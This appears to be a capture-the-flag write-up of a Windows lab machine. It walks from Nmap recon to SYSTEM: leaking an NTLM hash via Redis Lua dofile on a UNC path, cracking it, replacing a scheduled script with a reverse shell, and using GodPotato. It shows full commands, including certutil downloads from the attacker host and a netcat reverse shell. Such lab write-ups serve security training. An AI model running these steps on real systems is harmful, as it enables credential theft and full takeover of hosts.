Recon
Nmap
As usual, I started this machine with a three-stage Nmap port scan. The first scan covers all 65,535 TCP ports to identify which ones are open; the second targets those open ports to determine the specific services and versions running; and the final scan performs a UDP scan on the top 10 ports.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-02-01 19:09 UTC
Nmap scan report for 10.82.180.250
Host is up (0.10s latency).
Not shown: 65523 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
6379/tcp  open  redis
9389/tcp  open  adws
49666/tcp open  unknown
49667/tcp open  unknown
49672/tcp open  unknown
49677/tcp open  unknown
49700/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 43.92 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 53,135,139,445,464,6379,9389,49666,49667,49672,49677,49700
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-02-01 19:11 UTC
Nmap scan report for 10.82.180.250
Host is up (0.10s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
6379/tcp  open  redis         Redis key-value store 2.8.2402
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-01T19:12:23
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 96.34 secondsd
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-02-01 19:14 UTC
Nmap scan report for 10.82.180.250
Host is up (0.10s latency).

PORT     STATE         SERVICE
53/udp   open          domain
67/udp   open|filtered dhcps
123/udp  open          ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds
Initial Access
SMB 139 445
Whenever I see the SMB service running, I always run Nmap scripts and use smbclient and smbmap to check if Null Authentication is possible. In this case, it appears the Null Authentication is disallowed.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sV --script=smb-enum-shares,smb-enum-users,vuln -p 139,445
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-02-01 19:18 UTC
Nmap scan report for 10.82.180.250
Host is up (0.099s latency).

PORT    STATE SERVICE       VERSION
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 43.72 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //$IP
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.82.180.250 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
┌──(kali㉿kali)-[~/Desktop]
└─$ smbmap -H $IP

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \\    /"  ||   _  "\\ |"  \\    /"  |     /""\\       |   __ "\\
  (:   \\___/  \\   \\  //   |(. |_)  :) \\   \\  //   |    /    \\      (. |__) :)
   \\___  \\    /\\  \\/.    ||:     \\/   /\\   \\/.    |   /' /\\  \\     |:  ____/
    __/  \\   |: \\.        |(|  _  \\  |: \\.        |  //  __'  \\    (|  /
   /" \\   :) |.  \\    /:  ||: |_)  :)|.  \\    /:  | /   /  \\   \\  /|__/ \\
  (_______/  |___|\\__/|___|(_______/ |___|\\__/|___|(___/    \\___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - [email protected]
                     <https://github.com/ShawnDEvans/smbmap>

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.82.180.250, no fun for you...
[*] Closed 1 connections
Redis 6379
I also identified that the Redis service is running. Whenever Redis is active, the first thing I check is whether I can connect via redis-cli without requiring a username or password. Furthermore, I confirmed that the info command can be executed successfully.
┌──(kali㉿kali)-[~/Desktop]
└─$ redis-cli -h $IP
10.82.180.250:6379> info
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:1944
run_id:8db85b7c8b8d123cc0a77b92cdcbab65f504ad5a
tcp_port:6379
uptime_in_seconds:913
uptime_in_days:0
hz:10
lru_clock:8366146
config_file:

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:952800
used_memory_human:930.47K
used_memory_rss:919256
used_memory_peak:952800
used_memory_peak_human:930.47K
used_memory_lua:36864
mem_fragmentation_ratio:0.96
mem_allocator:dlmalloc-2.8

# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
...
...
config get * command lists all the configuration data of the running Redis server and the value of dir gives me a hint about the user: enterprise-security .
103) "dir"
104) "C:\\\\Users\\\\enterprise-security\\\\Downloads\\\\Redis-x64-2.8.2402"
When I encounter services like Redis that I don’t see every day, I rely on various research resources, with HackTricks always being my first point of reference. According to HackTricks, Redis allows the execution of Lua code via the EVAL command; however, this runs within a sandbox to prevent dangerous actions. In older versions, it was possible to bypass this sandbox and read or execute server files using the dofile function.
Knowing that the target is a Windows OS, I attempted to execute the C:/Windows/System32/drivers/etc/hosts file. Although it returned an error, the specific message confirmed that the system indeed attempted to read and execute the file.
10.81.142.229:6379> EVAL "dofile('C:/Windows/System32/drivers/etc/hosts')" 0
(error) ERR Error running script (call to f_c6c182cf35bcfa6b59bffc57f357bbb02486158f): @user_script:1: C:/Windows/System32/drivers/etc/hosts:2: unexpected symbol near '#'

I will exploit this behavior to intercept an NTLM hash using Responder . The attack flow is as follows:
- I will execute
dofile('//My-IP/share')via the Lua engine. - The Windows OS interprets the string as a UNC path and attempts to establish an SMB connection to my machine (the attacker’s machine).
- During the SMB handshake, Windows automatically attempts to authenticate using the NTLMv2 hash of the user account running the Redis service.
- Responder, acting as a rogue SMB server, will intercept this authentication request and capture the NTLMv2 hash.
- The attacker (in this case, me) can crack the hash offline or relay it.
sudo responder -I tun0
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat --identify hash.txt
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   5600 | NetNTLMv2                                                  | Network Protocol
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
I successfully cracked the hash with Hashcat .
ENTERPRISE-SECURITY::VULNNET:9252f081e4c6f339:0154372585020e60c49a9a6834da0b73:010100000000000080fada3ab793dc01d1cbc8ef30759d9f00000000020008004e0030005600470001001e00570049004e002d00540032004a004600510035004a0044004f005a00380004003400570049004e002d00540032004a004600510035004a0044004f005a0038002e004e003000560047002e004c004f00430041004c00030014004e003000560047002e004c004f00430041004c00050014004e003000560047002e004c004f00430041004c000700080080fada3ab793dc01060004000200000008003000300000000000000000000000003000003282d9bc1ebe8f84ed48f37e5712ddb88c305f5073dea8faae4806653e115d760a001000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e003100370036002e003100350037000000000000000000:sand_0873959498

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENTERPRISE-SECURITY::VULNNET:9252f081e4c6f339:01543...000000
Time.Started.....: Sun Feb  1 20:16:22 2026 (5 secs)
Time.Estimated...: Sun Feb  1 20:16:27 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   877.7 kH/s (0.89ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4014080/14344385 (27.98%)
Rejected.........: 0/4014080 (0.00%)
Restore.Point....: 4012032/14344385 (27.97%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sandovalbravo -> sand418
Hardware.Mon.#1..: Util: 69%
Using the username and the password obtained from hash cracking, I used smbclient and smbmap to investigate available shares and their respective permissions. I discovered that the user has both READ and WRITE access to the Enterprise-Share, so I proceeded to connect to that share.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -L //$IP -U 'enterprise-security%sand_0873959498'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Enterprise-Share Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.81.142.229 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
┌──(kali㉿kali)-[~/Desktop]
└─$ smbmap -H $IP -u enterprise-security -p sand_0873959498

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \\    /"  ||   _  "\\ |"  \\    /"  |     /""\\       |   __ "\\
  (:   \\___/  \\   \\  //   |(. |_)  :) \\   \\  //   |    /    \\      (. |__) :)
   \\___  \\    /\\  \\/.    ||:     \\/   /\\   \\/.    |   /' /\\  \\     |:  ____/
    __/  \\   |: \\.        |(|  _  \\  |: \\.        |  //  __'  \\    (|  /
   /" \\   :) |.  \\    /:  ||: |_)  :)|.  \\    /:  | /   /  \\   \\  /|__/ \\
  (_______/  |___|\\__/|___|(_______/ |___|\\__/|___|(___/    \\___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - [email protected]
                     <https://github.com/ShawnDEvans/smbmap>

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.81.142.229:445       Name: 10.81.142.229             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Enterprise-Share                                        READ, WRITE
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
Inside the share, I found a single PowerShell script named PurgeIrrelevantData_1826.ps1 . The script simply removes everything inside the C:\Users\Public\Documents folder. Based on tis naming convention and functionality, it appears to be a part of a scheduled task.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient //$IP/Enterprise-Share/ -U 'enterprise-security%sand_0873959498'
Try "help" to get a list of possible commands.
smb: \\> dir
  .                                   D        0  Sun Feb  1 20:21:03 2026
  ..                                  D        0  Sun Feb  1 20:21:03 2026
  PurgeIrrelevantData_1826.ps1        A       69  Wed Feb 24 00:33:18 2021

                9558271 blocks of size 4096. 4973213 blocks available
smb: \\>
┌──(kali㉿kali)-[~/Desktop]
└─$ cat PurgeIrrelevantData_1826.ps1
rm -Force C:\\Users\\Public\\Documents\\* -ErrorAction SilentlyContinue

I downloaded the Invoke-PowerShellTcp.ps1 script from the Nishang repository and modified it to automatically invoke the function and trigger a reverse shell callback upon execution. I then renamed the file to PurgeIrrelevantData_1826.ps1 and overwrote the existing script in the Enterprise-Share.
┌──(kali㉿kali)-[~/Desktop]
└─$ mv Invoke-PowerShellTcp.ps1 PurgeIrrelevantData_1826.ps1
smb: \\> put PurgeIrrelevantData_1826.ps1
putting file PurgeIrrelevantData_1826.ps1 as \\PurgeIrrelevantData_1826.ps1 (12.2 kb/s) (average 12.2 kb/s)
smb: \\> dir
  .                                   D        0  Sun Feb  1 20:21:03 2026
  ..                                  D        0  Sun Feb  1 20:21:03 2026
  PurgeIrrelevantData_1826.ps1        A     4405  Sun Feb  1 20:28:31 2026

                9558271 blocks of size 4096. 4956468 blocks available
Shell as enterprise-security
After a moment, the reverse shell successfully called back to my listener.
┌──(kali㉿kali)-[~/Desktop]
└─$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.176.157] from (UNKNOWN) [10.81.142.229] 49907
Windows PowerShell running as user enterprise-security on VULNNET-BC3TCK1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\\Users\\enterprise-security\\Downloads>whoami
vulnnet\\enterprise-security
Found user.txt
PS C:\\Users\\enterprise-security\\Desktop> dir

    Directory: C:\\Users\\enterprise-security\\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/23/2021   8:24 PM             37 user.txt

PS C:\\Users\\enterprise-security\\Desktop> type user.txt
THM{3eb...
Privilege Escalation
I confirmed that the current session has the SeImpersonatePrivilege enabled by running whoami /priv .
PS C:\\Users\\enterprise-security\\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
To exploit this, I transferred the GodPotato exploit and a Netcat binary from my local kali machine to the target host.
PS C:\\Users\\enterprise-security\\Desktop> certutil -urlcache -split -f <http://192.168.176.157/GodPotato-NET4.exe> gp.exe
****  Online  ****
  0000  ...
  e000
CertUtil: -URLCache command completed successfully.
PS C:\\Users\\enterprise-security\\Desktop> certutil -urlcache -split -f <http://192.168.176.157/nc64.exe> nc.exe
****  Online  ****
  0000  ...
  aab0
CertUtil: -URLCache command completed successfully.
I confirmed that I could execute commands as the SYSTEM user by running the command below.
PS C:\\Users\\enterprise-security\\Desktop> .\\gp.exe -cmd "whoami"
[*] CombaseModule: 0x140735046483968
[*] DispatchTable: 0x140735048801456
[*] UseProtseqFunction: 0x140735048180352
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\\\.\\pipe\\e1e06003-bd2e-4a54-b482-e59217040421\\pipe\\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005802-0ff4-ffff-851c-4377f4ccde38
[*] DCOM obj OXID: 0xdd40b48fac757312
[*] DCOM obj OID: 0xae68f20ba4c7a11a
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 864 Token:0x796  User: NT AUTHORITY\\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\\SYSTEM
[*] process start with pid 1072
Shell as SYSTEM
Finally, I executed a reverse shell using GodPotato and the Netcat binary, which successfully triggered a callback to the listener running on my Kali machine.
PS C:\\Users\\enterprise-security\\Desktop> .\\gp.exe -cmd ".\\nc.exe 192.168.176.157 80 -e cmd.exe"
┌──(kali㉿kali)-[~/Desktop]
└─$ rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.176.157] from (UNKNOWN) [10.81.191.7] 49822
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>whoami
whoami
Found system.txt
C:\\Users\\Administrator\\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAC5-C2C2

 Directory of C:\\Users\\Administrator\\Desktop

02/23/2021  08:27 PM    <DIR>          .
02/23/2021  08:27 PM    <DIR>          ..
02/23/2021  08:27 PM                37 system.txt
               1 File(s)             37 bytes
               2 Dir(s)  20,432,994,304 bytes free

C:\\Users\\Administrator\\Desktop>type system.txt
type system.txt
THM{d54...